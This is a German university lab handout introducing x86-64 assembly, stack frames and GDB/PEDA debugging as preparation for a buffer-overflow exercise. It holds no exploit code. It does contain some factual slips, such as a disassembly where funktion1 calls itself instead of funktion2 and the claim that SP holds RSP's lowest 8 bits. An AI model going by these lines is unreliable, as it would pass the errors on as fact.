Grundpraktikum Netz- und Datensicherheit

Thema:

Exploitation - Buffer Overflow

Lehrstuhl für Netz- und Datensicherheit
Ruhr-Universität Bochum

Versuchdurchführung: Raum ID 2/168

Betreuung: Marcus Niemitz
Zusammengestellt von: Carl Smith, Klaus Christoph Meyer
Stand: 8. Januar 2018
Version: 1.1

Inhaltsverzeichnis

1 Grundlagen Assembly

1.1 Was ist Assembler?

Kurz gesagt ist Assembler die Sprache der Prozessoren.
Wenn man ein Programm, das man in C oder einer Anderen der high-level Programmiersprachen geschrieben hat kompiliert, übersetzt der Compiler den C Code in Assembly. Leider ist Assembly nicht gerade die lesbarste Programmiersprache, aber um einen Exploit (ein Programm, das eine bekannte Schwachstelle in einem anderen Programm ausnutzt) zu schreiben, muss man verstehen, wie der Prozessor eigentlich genau high-level Code ausführt. Denn nur so können wir nachvollziehen, warum bestimmter Code anfällig für Angriffe ist. Wie man sich denken kann, ist Assembler damit sehr prozessorspezifisch. Zum Glück gibt es aber nur ein paar Prozessoren, die gängig auf Desktops oder Laptops benutzt werden. Hierzu gehört x86/x86-64.

1.2 x86-64

Wir beschränken uns in dieser Übung auf die AMD x86-64 Prozessor Familie, da diese am häufigsten auf Desktop Rechnern sowie Laptops zu finden ist. Sie ist die Weiterentwicklung der x86-Familie, die leistungsoptimierter ist und mehr Arbeitsspeicher addressieren kann (x86 benutzt 32 bit zur Adressierung im Vergleich zu 48 bits bei x86-64). Wofür genau steht x86-64 eigentlich ? Das `x86` steht für alle Modelle der Prozessor Familie mit Endung 86 von der Firmal Intel. Die `64` steht für 64 bit, welches die Breite der Register des Prozessors ist, mehr dazu aber später. Häufig sieht man Angaben wie `WORD`, `DWORD` und `QWORD`. Das sind Einheiten: ein `WORD` ist 2 Byte, ein `DoubleWORD` ist 4 Byte und ein `QuadWORD` ist 8 Byte groß. Wenn man Zahlen darstellen möchte, muss man sich die Frage stellen, wo das höchstwertigste Byte ist, die Bytereihenfolge spielt also eine Rolle. Für uns im Dezimalsystem ist es die Stelle, die am weitesten links ist, diese Art der Repräsentation nennt sich Big-Endian. Das funktioniert bei der CPU andersherum, es wird das niedrigwertigste Byte an erster Stelle der Speicheradresse gespeichert, das nennt man Little-Endian Die CPU kann nichts Kleineres als ein Byte adressieren.

1.3 Instruction Set

Alle Operationen, die eine CPU in Assembly ausführen kann, werden als Instruction Set bezeichnet. Das Instruction Set besteht aus Mnemonics, das sind Merkhilfen, kurze "Wörter", für die OPCodes, die eigentlich nur Zahlen sind. Wenn man Assembly programmiert hat man keine "richtigen" Variablen, stattdessen stehen einem sogennante Register zur Verfügung. Diese Register sind essentiell, es wird unterschieden zwischen GPRs (Englisch: general purpose registers) und SPRs (Englisch: special purpose registers). Die GPRs sind dazu da, zwischenzeitig Informationen oder Adressen zu speichern, um mit diesen dann bestimmte Operationen durchzuführen. Bei x86-64 gibt es auch einige special purpose register, diese beinflussen den Control-Flow des Programms, um zum Beispiel If-Else-Verzweigungen zu ermöglichen. Im Verlauf dieses Versuchs werden wir gezielt diese Register manipulieren, um unseren eigenen Code in dem Prozessor auszuführen. Das gesamte Konzept von Registern, sowie die Spezifikationen wird auch Architektur des Prozessors gennant. Hier ist eine Tabelle mit den wichtigsten Registern:




Abbildung 1: Register Layout

Register	Üblicher nutzen	Name von kleineren Bereiche
RAX	Speichert den Rückgabewert einer Funktion	RAX, EAX, AX, AL/AH
RBX	-	RBX, EBX. BX, BL/BH
RCX	Speichert einen Counter	RCX, ECX, CX, CL/CH
RDX	-	RDX, EDX, DX, DL/DH
RSI	Speichert eine Source Adresse	RSI, ESI, SI
RDI	Speichert eine Ziel Adresse	RDI, EDI, DI
RSP	Speichert die aktuelle Stack Adresse	RSP, ESP, SP
RBP	Speichert die Adresse des aktuellen Stack-Frames	RBP, EBP, BP
RIP	Speichert die Adresse des aktuellen OPCodes	RIP, EIP, IP

Die Register können grundsätzlich für alles benutzt werden, es bleibt dem Programmierer überlassen, sich an bestimmte Konventionen zu halten. Zum Beispiel wird RAX dazu benutzt, am Ende den Rückgabewert zu speichern, innerhalb der Funktion kann mit RAX jedoch alles mögliche gemacht werden. Das RAX Register ist 64 bit breit, wenn man aber nun nur die niedrigen 32 bit referenzieren möchte, dann schreibt man einfach EAX. Für die niedrigsten 16 bit AX und für die niedrigsten 8 bit AL. Mithilfe von AH kann man von AX die höheren 8 bit adressieren. Manche SPRs haben kein Analogon zu AH, nur zu AL (z.B. bei RSP gibt es nur SP für die niedrigsten 8 bit). Wie in Abbildung 1 veranschaulicht:

Es gibt auch mehrere Variationen den Assembler Code darzustellen, zum einen die AT&T Syntax und zum anderen die Intel Syntax, hier im Versuch benutzen wir die Intel Syntax. In der Intel Varation, liest man die Befehle folgendermaßen: `BEFEHL ZIEL, URSPRUNG` Ein Mnemonic ist zum Beispiel `mov rax, 123`. Hier wird der Wert (auch Immediate genannt) `123` in das RAX Register geladen. Für das exploit development, brauchen wir nur ein paar der vielen tausend Instructions. Im Projektordner unter "`resources/x64ref.html`" liegt eine OPcode reference[1]. Hier ist eine Tabelle mit häufig benutzten Instructions:

[1] http://ref.x86asm.net/coder64-abc.html

Mnemonic	Beschreibung
mov a,b	Bewegt b nach a - a ist ein Register, b ist ein Register oder ein Immediate
add a,b	addiert b auf a, wird in a gespeichert - a ist ein Register, b ist ein Register oder ein Immediate
push a	Bewegt a auf den Stack und subtrahiert ein QWORD vom RSP - a ist ein Register oder ein Immediate
pop a	bewegt den Inhalt am RSP nach a und addiert ein QWORD auf den RSP - a ist ein Register
cmp a,b	subtrahiert b von a und updated RFLAGS - a,b sind Register oder Immediates
test a,b	a AND b, updated RFLAGS - a,b sind Register oder Immediates
jmp a	Springt zu a, a ist ein Register oder ein Immediate
jne a	jmp if not equal : Springt wenn ZF=0
je a	jmp if equal : Springt wenn ZF=1
jz a	jump if zero : Springt wenn ZF=1

Die Mnemonics sind teilweise redundant, wie man bei `je` und `jz` sehen kann, aber beide Mnemonics werden auf den selben OPcode gemapped, das heißt der Unterschied ist nur da, damit es beim Assembly Lesen und Schreiben leichter wird. Wichtig zu verstehen ist, dass man beim Assembly programmieren aufpassen muss, weil es dem Programmierer überlassen ist, sich um den Speicher zu kümmern oder Register zu nullen bevor man sie benutzt. Speicher kann man auf dem Stack anfordern, das passiert zum Beispiel mit einem `sub rsp, 0x20`, damit reserviert man 0x20 bytes, diese muss man dann ueber den EBP oder den ESP referenzieren, also z.B. `mov [rbp-X],0x3` (das `X` muss durch den relativen offset ersetzt werden). Register kann man zum Beispiel durch ein `sub rax,rax` nullen. Wenn man einen unbekannten OPcode findet, kann man diesen in der Referenz nachschlagen.

1.4 Stackframes

Stackframes sind ein essentielles Konzept für das Programmieren in x86 Assembly, denn sie ermöglichen Funktionen und das Zurückkehren zum Code, wo die Funktion aufgerufen wurde. Um eine Funktion aufzurufen, muss man den Instruction Pointer (RIP) auf den neuen Assembly Code zeigen lassen. Mit Stackframes wird das sehr leicht. Am Anfang muss man die Addresse der nächsten Instruction speichern, damit man nach der Funktion wieder an die ursprünglichen Stelle des Codes zurückzukehren kann. Danach muss man den sogenannten Saved Frame Pointer (SFP) auf den Stack bewegen, dieser SFP ist der vorherige RBP, also der Pointer der auf die Basis des Stack-Frames zeigt. Warum wird ein Frame Pointer benötigt ? Damit man lokale Variablen effizienter referenzieren kann. Nach dem man also den SFP gespeichert hat, kann man nun Speicher für die lokalen Variablen der Funktion bereitstellen. Diese Schritte nennt man Prolog einer Funktion. Wenn man sich also die `call` Instruction, die eine Funktion aufruft, genauer anschaut, passiert im Grunde folgendes: Man bewegt die nächste Instruction auf den Stack, also ein `push eip` und dann springt man direkt zum neuen Code. Es ist außerdem der Funktion überlassen sich um den SFP und den Speicherbedarf der lokalen Variablen zu kümmern. Das Gegenstück zum Prolog ist der Epilog, dieser räumt sozusagen hinter der Funktion auf. Erst wird der Stackpointer wieder angepasst, also der reservierte Speicher wieder freigegeben, dann bewegen wir den alten Frame Pointer wieder in den RBP und danach springen wir zu der gespeicherten Return Adresse. Das Freigeben von Speicher passiert ganz komplementär zur Reservierung, mit einem `add rsp,0xf00`, das Bewegen des SFP in RBP passiert mit der `leave` Instruction und das Zurückspringen mithilfe der `ret` Instruction.

In Abbildung 2 ist eine beispielhafte Darstellung eines Stackframes.

An Adresse 0x1000 speichern wir unsere Stackframebase von der vorherigen Funktion. Bei 0x1008 liegt unsere Returnadresse und an den Adressen unterhalb von 0x1000 liegen dann die lokalen Variablen der

low addresses		
`0x0ff0`	[rbp-0x10]	second variable
`0x0ff8`	[rbp-0x8]	first variable
`0x1000`	[rbp]	old RBP value
`0x1008`	[rbp+0x8]	return address
high addresses		

Abbildung 2: Stackframe




Abbildung 3: Stack

Funktion. Es gibt verschiedene Arten Funktionen Parameter zu übergeben, dies kann über den Stack oder die Register gehen, Wir verwenden die System V AMD64 Konventionen in der die Argumente in folgender Reihenfolge über Register übergeben werden: RDI, RSI, RDX, RCX, R8, R9. Der Stack beginnt an einer hohen Speicheradresse (z.B. `0xf7ffffff00`) und wächst in Richtung von niedrigeren Speicheradressen. Eine Veranschaulichung findet man in Abbildung 3.

In Abbildung 5 sehen wir zwei C Funktionen und den dazugehörigen Assemblercode. DWORD PTR steht für die Größe, die bewegt werden soll. Hier ein DWORD PTR, DoubleWord Pointer, also 4 Byte. Dort könnte auch BYTE (1 Byte), WORD (2 Byte) oder QWORD (8 Byte) stehen. Als erstes erkennt man den Prolog, der sich aus folgenden Schritten zusammensetzt: erst speichert man den alten RBP `push rbp`, dann setzt man den aktuellen Framepointer `mov rbp,rsp` und schließlich reserviert man Speicher, falls dies notwendig ist. Wie man sieht, reserviert `funktion2` keinen Speicher, das liegt daran, dass `funktion2` keine neuen Funktionen aufruft, daher wird kein neuer Stackframe gebraucht.

```c
int funktion2(int a, int b)
{
    int c;
    c = a + b;

    return c;
}

int funktion1(int a)
{
    return funktion2(a,a);
}
```

Abbildung 4: C code

```
Dump of assembler code for function funktion2:
0x00000000004004a6 <+0>:    push   rbp                     ; alten Base Pointer speichern
0x00000000004004a7 <+1>:    mov    rbp,rsp                 ; neuen Base Pointer setzen
0x00000000004004aa <+4>:    mov    DWORD PTR [rbp-0x14],edi ; Arg1 (int a) auf den Stack bewegen
0x00000000004004ad <+7>:    mov    DWORD PTR [rbp-0x18],esi ; Arg2 (int b) auf den Stack bewegen
0x00000000004004b0 <+10>:   mov    edx,DWORD PTR [rbp-0x14] ; Arg1 in EDX laden
0x00000000004004b3 <+13>:   mov    eax,DWORD PTR [rbp-0x18] ; Arg2 in EAX laden
0x00000000004004b6 <+16>:   add    eax,edx                 ; EAX = EAX + EDX
0x00000000004004b8 <+18>:   mov    DWORD PTR [rbp-0x4],eax  ; EAX auf dem Stack speichern
0x00000000004004bb <+21>:   mov    eax,DWORD PTR [rbp-0x4]  ; Ergebnis nach EAX kopieren
0x00000000004004be <+24>:   pop    rbp                     ; alten Base Pointer wieder herstellen
0x00000000004004bf <+25>:   ret                            ; zur alten Funktion returnen
End of assembler dump.

Dump of assembler code for function funktion1:
0x000000000000066e <+0>:    push   rbp                     ; alten Base Pointer speichern
0x000000000000066f <+1>:    mov    rbp,rsp                 ; neuen Base Pointer setzen
0x0000000000000672 <+4>:    sub    rsp,0x8                 ; 8 byte Speicher reservieren
0x0000000000000676 <+8>:    mov    DWORD PTR [rbp-0x4],edi  ; Arg1 auf dem Stack speichern
0x0000000000000679 <+11>:   mov    edx,DWORD PTR [rbp-0x4]  ; Arg1 nach EDX kopieren
0x000000000000067c <+14>:   mov    eax,DWORD PTR [rbp-0x4]  ; Arg1 nach EAX kopieren
0x000000000000067f <+17>:   mov    esi,edx                 ; EDX nach ESI kopieren
0x0000000000000681 <+19>:   mov    edi,eax                 ; EAX nach EDI kopieren
0x0000000000000683 <+21>:   call   0x654 <funktion1>       ; funktion1(EDI, ESI)
0x0000000000000688 <+26>:   leave                          ; ESP = EBP und POP EBP
0x0000000000000689 <+27>:   ret                            ; zur alten Funktion returnen
End of assembler dump.
```

Abbildung 5: Assembler code

```
1  void count()
2  {
3      int a = 0;
4      while(a < 10)
5      {
6          a++;
7      }
8      return;
9  }
10
11 ------------------------------------------------
12
13 Dump of assembler code for function count:
14    0x000000000000064f <+0>:     push   rbp                      ; alten Base Pointer speichern
15    0x0000000000000650 <+1>:     mov    rbp,rsp                  ; neuen Base Pointer setzen
16    0x0000000000000653 <+4>:     mov    DWORD PTR [rbp-0x4],0x0  ; 0 auf den Stack bewegen, als
          ↪Counter
17    0x000000000000065a <+11>:    jmp    0x660 <count+17>         ; Springe nach 0x660
18    0x000000000000065c <+13>:    add    DWORD PTR [rbp-0x4],0x1  ; addiere 1 auf den Counter
19    0x0000000000000660 <+17>:    cmp    DWORD PTR [rbp-0x4],0x9  ; Vergleiche Counter mit 9
20    0x0000000000000664 <+21>:    jle    0x65c <count+13>         ; Wenn er kleiner oder gleich ist,
          ↪jmp zu 0x65c
21    0x0000000000000666 <+23>:    nop                             ; No OPeration
22    0x0000000000000667 <+24>:    pop    rbp                      ; alten Base Pointer wieder
          ↪herstellen
23    0x0000000000000668 <+25>:    ret                             ; zur alten Funktion returnen
24 End of assembler dump.
```

Abbildung 6: Zählerschleife

1.5 Prozessor Zustand

Komplexere Funktionen, die aus Verzweigungen und Schleifen bestehen, benutzen das RFLAGS Register, dieses ist ein Special Purpose Register. In diesem Register stehen die einzelnen Bits für bestimmmte Flags, die nach bestimmen Operationen gesetzt werden. Eine solche Operation wäre zum Beispiel die `cmp a,b` Instruction. Solche Operationen manipulieren den Zustand des Prozessors und damit den Controlflow des Programms. Die `cmp a,b` Instruction setzt in dem FLAGS Register bestimmte Flags damit nachfolgende Operationen wissen, wie derVergleich ausgegangen ist. Für uns ist es nur wichtig zu verstehen, dass ein x86-64 Prozessor nicht Zustandslos ist. Bestimmte Operationen wie `jmp 0xff` können modifiziert werden, um anhand der gesetzen Flags zu bestimmen, ob sie ausgeführt werden oder nicht. Ein Bespiel ist die `jz 0xdeadbeef` Instruction; diese springt nur nach `0xdeadbeef`, wenn die Zero Flag gesetzt ist. Eine Möglichkeit diese zu setzen wäre die `sub eax,eax` Instruction, die immer 0 wird.

Das RFLAGS Register bestimmt also den Zustand der CPU und ist maßgeblich für den Control Flow. Hier ist eine kleine Schleife, die bis 10 zählt. Das RFLAGS Register wird nicht direkt angesprochen, aber `cmp` und jumps (`jne,je,jz,...`) arbeiten damit.

1.6 Zusammenfassung

Assembler ist die Sprache der Prozessoren, man kann mithilfe von Stackframes und dem RFLAGS Register auch sehr komplexe Programme linear abbilden. Der Stack und Stackframes ermöglichen Funktionen und lokale Variablen. Das RFLAGS Register gibt der CPU einen Zustand, der sich durch bestimmte Operationen verändern und testen lässt. Ein Stackframe enthält lokale Variablen und Informationen, die maßgeblich den Kontrollfluss des Programms beeinflussen. Das RFLAGS Register speichert Flags, die von bestimmten Operationen und Ereignissen gesetzt werden. Andere Operationen können diese Flags testen und dann bedingt ausgeführt werden.

2 GDB

2.1 Was ist GDB?

Der GNU Debugger ist ein Tool mit dem man sich den Zustand der CPU zur Laufzeit eines Programms anschauen kann. Dies ermöglicht Programmierern das Finden von Laufzeitfehlern, sowie Exploit Developern das Verifizieren und Ausnutzen von Schwachstellen. Man kann Speicherabzüge (Coredumps) von laufenden Programmen erstellen oder auch Speicherabzüge analysieren. Der Befehl `ulimit -c unlimited` sagt dem Betriebssystem, dass es automatisch einen Coredump erstellen soll, wenn ein Programm abstürzt. Im Folgenden wird die grobe Bedienung von GDB erklärt, sowie die Relevanz für das Exploit Development erläutert.

2.2 Bedienung

GDB ist ein Kommandozeilentool und besitzt keine grafische Oberfläche, alle Befehle werden über die Tastatur eingegeben. Um GDB zu starten gibt man einfach `gdb <file>` ein:

```
gdb ./a.out
```

Um sich die Funktionen anzeigen zu lassen gibt man `info functions` ein.

```
(gdb) info functions
All defined functions:

Non-debugging symbols:
0x00000000000004f8  _init
0x0000000000000530  _start
0x0000000000000560  deregister_tm_clones
0x00000000000005a0  register_tm_clones
0x00000000000005f0  __do_global_dtors_aux
0x0000000000000630  frame_dummy
0x000000000000063a  main
0x000000000000064f  count
0x0000000000000670  __libc_csu_init
0x00000000000006e0  __libc_csu_fini
0X00000000000006e4  _fini
(gdb)
```

Hier sieht man mehrere Funktionen, die der Compiler automatisch generiert (`_init`, `_start`, `deregister_tm_clones`, `register_tm_clones`, `__do_global_dtors_aux`, `frame_dummy`, `__libc_csu_init`, `__libc_csu_fini`, `_fini`) und zwei Funktionen, die explizit im Sourcecode definiert worden sind (`main`, `count`).

```
(gdb) disas main
Dump of assembler code for function main:
   0x000000000000063a <+0>: push   rbp
   0x000000000000063b <+1>: mov    rbp,rsp
   0x000000000000063e <+4>: mov    eax,0x0
   0x0000000000000643 <+9>: call   0x64f <count>
   0x0000000000000648 <+14>:    mov    eax,0x0
   0x000000000000064d <+19>:    pop    rbp
   0x000000000000064e <+20>:    ret
End of assembler dump.
(gdb)
```

Die Stärke von GDB liegt jedoch in der dynamischen Analyse. Es können Breakpoints gesetzt werden, also Punkte im Assemblercode, an denen die Ausführung anhalten soll und an diesen Punkten können wir uns dann den Zustand des Prozessors, also die Register und den Speicher des Programms (z.B.

Stack) genau anschauen. Um dies zu vereinfachen gibt es Plugins wie PEDA und GEF für GDB, die die Analyse vereinfachen. Hier ist ein Beispiel mit GDB-PEDA zur dynamischen Analyse:

```
1  gdb-peda$ pdisas main
2  Dump of assembler code for function main:
3     0x000000000000063a <+0>: push   rbp
4     0x000000000000063b <+1>: mov    rbp,rsp
5     0x000000000000063e <+4>: mov    eax,0x0
6     0x0000000000000643 <+9>: call   0x64f <count>
7     0x0000000000000648 <+14>:    mov    eax,0x0
8     0x000000000000064d <+19>:    pop    rbp
9     0x000000000000064e <+20>:    ret
10 End of assembler dump.
11 gdb-peda$ b main
12 Breakpoint 1 at 0x63e
13 gdb-peda$ r
14 Starting program: /tmp/test/a.out
15 [----------------------------------registers-----------------------------------]
16 RAX: 0x55555555463a (<main>:    push   rbp)
17 RBX: 0x0
18 RCX: 0x0
19 RDX: 0x7fffffffe218 --> 0x7fffffffe550 ("TZ=Europe/London")
20 RSI: 0x7fffffffe208 --> 0x7fffffffe540 ("/tmp/test/a.out")
21 RDI: 0x1
22 RBP: 0x7fffffffe120 --> 0x555555554670 (<__libc_csu_init>:  push   r15)
23 RSP: 0x7fffffffe120 --> 0x555555554670 (<__libc_csu_init>:  push   r15)
24 RIP: 0x55555555463e (<main+4>:  mov    eax,0x0)
25 R8 : 0x5555555546e0 (<__libc_csu_fini>: repz ret)
26 R9 : 0x7fc315569830 (<_dl_fini>:    push   rbp)
27 R10: 0x8
28 R11: 0x1
29 R12: 0x555555554530 (<_start>:  xor    ebp,ebp)
30 R13: 0x7fffffffe200 --> 0x1
31 R14: 0x0
32 R15: 0x0
33 EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
34 [-------------------------------------code-------------------------------------]
35    0x555555554635 <frame_dummy+5>:  jmp    0x5555555545a0 <register_tm_clones>
36    0x55555555463a <main>:   push   rbp
37    0x55555555463b <main+1>: mov    rbp,rsp
38 => 0x55555555463e <main+4>: mov    eax,0x0
39    0x555555554643 <main+9>: call   0x55555555464f <count>
40    0x555555554648 <main+14>:    mov    eax,0x0
41    0x55555555464d <main+19>:    pop    rbp
42    0x55555555464e <main+20>:    ret
43 [-------------------------------------stack-------------------------------------]
44 0000| 0x7fffffffe120 --> 0x555555554670 (<__libc_csu_init>: push   r15)
45 0008| 0x7fffffffe128 --> 0x7fc3151d44ca (<__libc_start_main+234>:   mov    edi,eax)
46 0016| 0x7fffffffe130 --> 0x8000
47 0024| 0x7fffffffe138 --> 0x7fffffffe208 --> 0x7fffffffe540 ("/tmp/test/a.out")
48 0032| 0x7fffffffe140 --> 0x11531da48
49 0040| 0x7fffffffe148 --> 0x55555555463a (<main>:    push   rbp)
50 0048| 0x7fffffffe150 --> 0x0
51 0056| 0x7fffffffe158 --> 0x6f5476349ca1f19
52 [------------------------------------------------------------------------------]
53 Legend: code, data, rodata, value
54
55 Breakpoint 1, 0x000055555555463e in main ()
56 gdb-peda$
```

In Zeile 11 wird ein Breakpoint definiert mit `b main`, die Abkürzung für `break main`. Weiterhin starten wir das Programm mit `r`, die Abkürzung für `run`. Wenn man einen Breakpoint an einer bestimmten Instruction setzen möchte, z.B. an `call count` in Zeile 6, dann macht man das folgendermaßen:

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x000000000000063a <+0>: push   rbp
   0x000000000000063b <+1>: mov    rbp,rsp
   0x000000000000063e <+4>: mov    eax,0x0
   0x0000000000000643 <+9>: call   0x64f <count>
   0x0000000000000648 <+14>:    mov    eax,0x0
   0x000000000000064d <+19>:    pop    rbp
   0x000000000000064e <+20>:    ret
End of assembler dump.
gdb-peda$ b * 0x0000000000000643
Breakpoint 1 at 0x643
gdb-peda$
```

Man dereferenziert die Adresse an der die Instruction steht, an der man das Programm anhalten möchte. Das PEDA Plugin gibt automatisch den aktuellen Zustand aus, sobald man einen Breakpoint trifft. Außerdem kann PEDA das Assembly listing noch verschönern mit dem Befehl `pdisas <adresse>`. Man sieht den Inhalt der Register und PEDA ist außerdem in der Lage dazu, Pointer automatisch zu derefenzieren (zB. Zeile 19/20). Weiterhin sieht man einen kleinen Ausschnitt vom Code und vom Stack. Wenn man einen Breakpoint erreicht hat, kann man mithilfe der Befehle `next instruction (ni)` und `step instruction (si)` einzelne Operationen ausführen lassen. Bei `next instruction` wird GDB keinen calls folgen, das heißt wir werden in der aktuellen Funkion bleiben (solange das noch möglich ist). `step instruction` hingegen wird dem Funktionsaufruf folgen und in den neuen Stackframe wechseln und dort im neuen Code wieder anhalten.

Um sich den Speicher explizit anzuschauen, benutzt man den `x/<count><format> <adresse>` Befehl. Dieser Befehl lässt sich modifizieren, um sich den Speicher in einem bestimmten Format anzuschauen.

x/gx	g = giant, steht für QWORD; x = hex, also in hexadezimaler Darstellung
x/10wd	10 w = DWORDs, d = dezimale Darstellung
x/30bx	30 b = Bytes, x = hex

Die Größe und Darstellungsart lassen sich beliebig kombinieren.
Um sich also 100 Bytes am RSP anzuschauen, gibt man folgendes ein (das Programm muss dafür laufen):

```
gdb-peda$ x/100bx $rsp
0x7fffffffe120: 0x70    0x46    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffe128: 0xca    0x44    0x1d    0x15    0xc3    0x7f    0x00    0x00
0x7fffffffe130: 0x00    0x80    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe138: 0x08    0xe2    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe140: 0x48    0xda    0x31    0x15    0x01    0x00    0x00    0x00
0x7fffffffe148: 0x3a    0x46    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffe150: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe158: 0x19    0x1f    0xca    0x49    0x63    0x47    0xf5    0x06
0x7fffffffe160: 0x30    0x45    0x55    0x55    0x55    0x55    0x00    0x00
0x7fffffffe168: 0x00    0xe2    0xff    0xff    0xff    0x7f    0x00    0x00
0x7fffffffe170: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe178: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffe180: 0x19    0x1f    0x4a    0x07
gdb-peda$
```

Die Adressen werden wahrscheinlich anders sein, da der Stack unter normalen Umständen zufällig in den Speicher gemapped wird. Man kann sich den Speicher auch in QWORDS anschauen:

```
gdb-peda$ x/20gx $rsp
0x7fffffffe120: 0x0000555555554670  0x00007fc3151d44ca
0x7fffffffe130: 0x0000000000008000  0x00007fffffffe208
0x7fffffffe140: 0x000000011531da48  0x000055555555463a
0x7fffffffe150: 0x0000000000000000  0x06f5476349ca1f19
```

```
0x7fffffffe160: 0x0000555555554530  0x00007fffffffe200
0x7fffffffe170: 0x0000000000000000  0x0000000000000000
0x7fffffffe180: 0x53a01236074a1f19  0x53d9c7f34c2e1f19
0x7fffffffe190: 0x0000000000000000  0x0000000000000000
0x7fffffffe1a0: 0x0000000000000000  0x00007fffffffe218
0x7fffffffe1b0: 0x00007fc31577f100  0x00007fc315569486
gdb-peda$
```

Wenn wir uns an die Byte-Reihenfolge erinnern, können wir uns anschauen, wie das mit der Little-Endianness eigentlich funktioniert:

```
gdb-peda$ x/gx 0x0000555555554670
0x555555554670 <__libc_csu_init>:   0x41d7894956415741
gdb-peda$ x/8bx 0x0000555555554670
0x555555554670 <__libc_csu_init>:   0x41    0x57    0x41    0x56    0x49    0x89    0xd7    0x41
gdb-peda$ x/8bx 0x0000555555554671
0x555555554671 <__libc_csu_init+1>: 0x57    0x41    0x56    0x49    0x89    0xd7    0x41    0x55
gdb-peda$ x/8bx 0x0000555555554672
0x555555554672 <__libc_csu_init+2>: 0x41    0x56    0x49    0x89    0xd7    0x41    0x55    0x41
gdb-peda$
```

Hier sieht man, das von dem QWORD, das niedrigstwertigste Byte an der ersten Adresse gespeichert wird.

GDB bietet zusätzlich die Funktionalität Stackframes zu analysieren. Mit dem Befehl `backtrace` (in kurz `bt`) kann man sich die Stackframes anzeigen lassen.

```
gdb-peda$ bt
#0  0x0000555555554653 in count ()
#1  0x0000555555554648 in main ()
#2  0x00007f06d7c9f4ca in __libc_start_main () from /usr/lib/libc.so.6
#3  0x000055555555455a in _start ()
gdb-peda$
```

Hier sehen wir zwei Stackframes, die automatisch vom Compiler/Linker erzeugt werden (`__libc_start_main()`, `_start()`). Die anderen beiden Frames sind die, die wir explizit im Sourcecode definiert haben. Wir können uns zu den Stackframes auch Informationen ausgeben lassen. Falls wir in den Kontext des Frames #1 wechseln wollen, können wir das mit `frame 1`

```
gdb-peda$ bt
#0  0x0000555555554653 in count ()
#1  0x0000555555554648 in main ()
#2  0x00007f06d7c9f4ca in __libc_start_main () from /usr/lib/libc.so.6
#3  0x000055555555455a in _start ()
gdb-peda$ info frame 0
Stack frame at 0x7fffffffe120:
 rip = 0x555555554653 in count; saved rip = 0x555555554648
 called by frame at 0x7fffffffe130
 Arglist at 0x7fffffffe110, args:
 Locals at 0x7fffffffe110, Previous frame's sp is 0x7fffffffe120
 Saved registers:
  rbp at 0x7fffffffe110, rip at 0x7fffffffe118
gdb-peda$ frame 1
#1  0x0000555555554648 in main ()
gdb-peda$ info frame
Stack level 1, frame at 0x7fffffffe130:
 rip = 0x555555554648 in main; saved rip = 0x7f06d7c9f4ca
 called by frame at 0x7fffffffe1f0, caller of frame at 0x7fffffffe120
 Arglist at 0x7fffffffe120, args:
 Locals at 0x7fffffffe120, Previous frame's sp is 0x7fffffffe130
 Saved registers:
  rbp at 0x7fffffffe120, rip at 0x7fffffffe128
gdb-peda$
```

2.3 Befehlsreferenz

- Register anzeigen
  `info register`
  `i r`
- Registerwert setzen
  `set $<register> = <value>`
  Bsp: "`set $rip = 0xdeadbeef`"
- PEDA Context anzeigen
  `context`
- Funktionen auflisten
  `info functions`
- Funktionen disassemblen
  `pdisas <function>`
- Breakpoint setzen
  `b <function>`
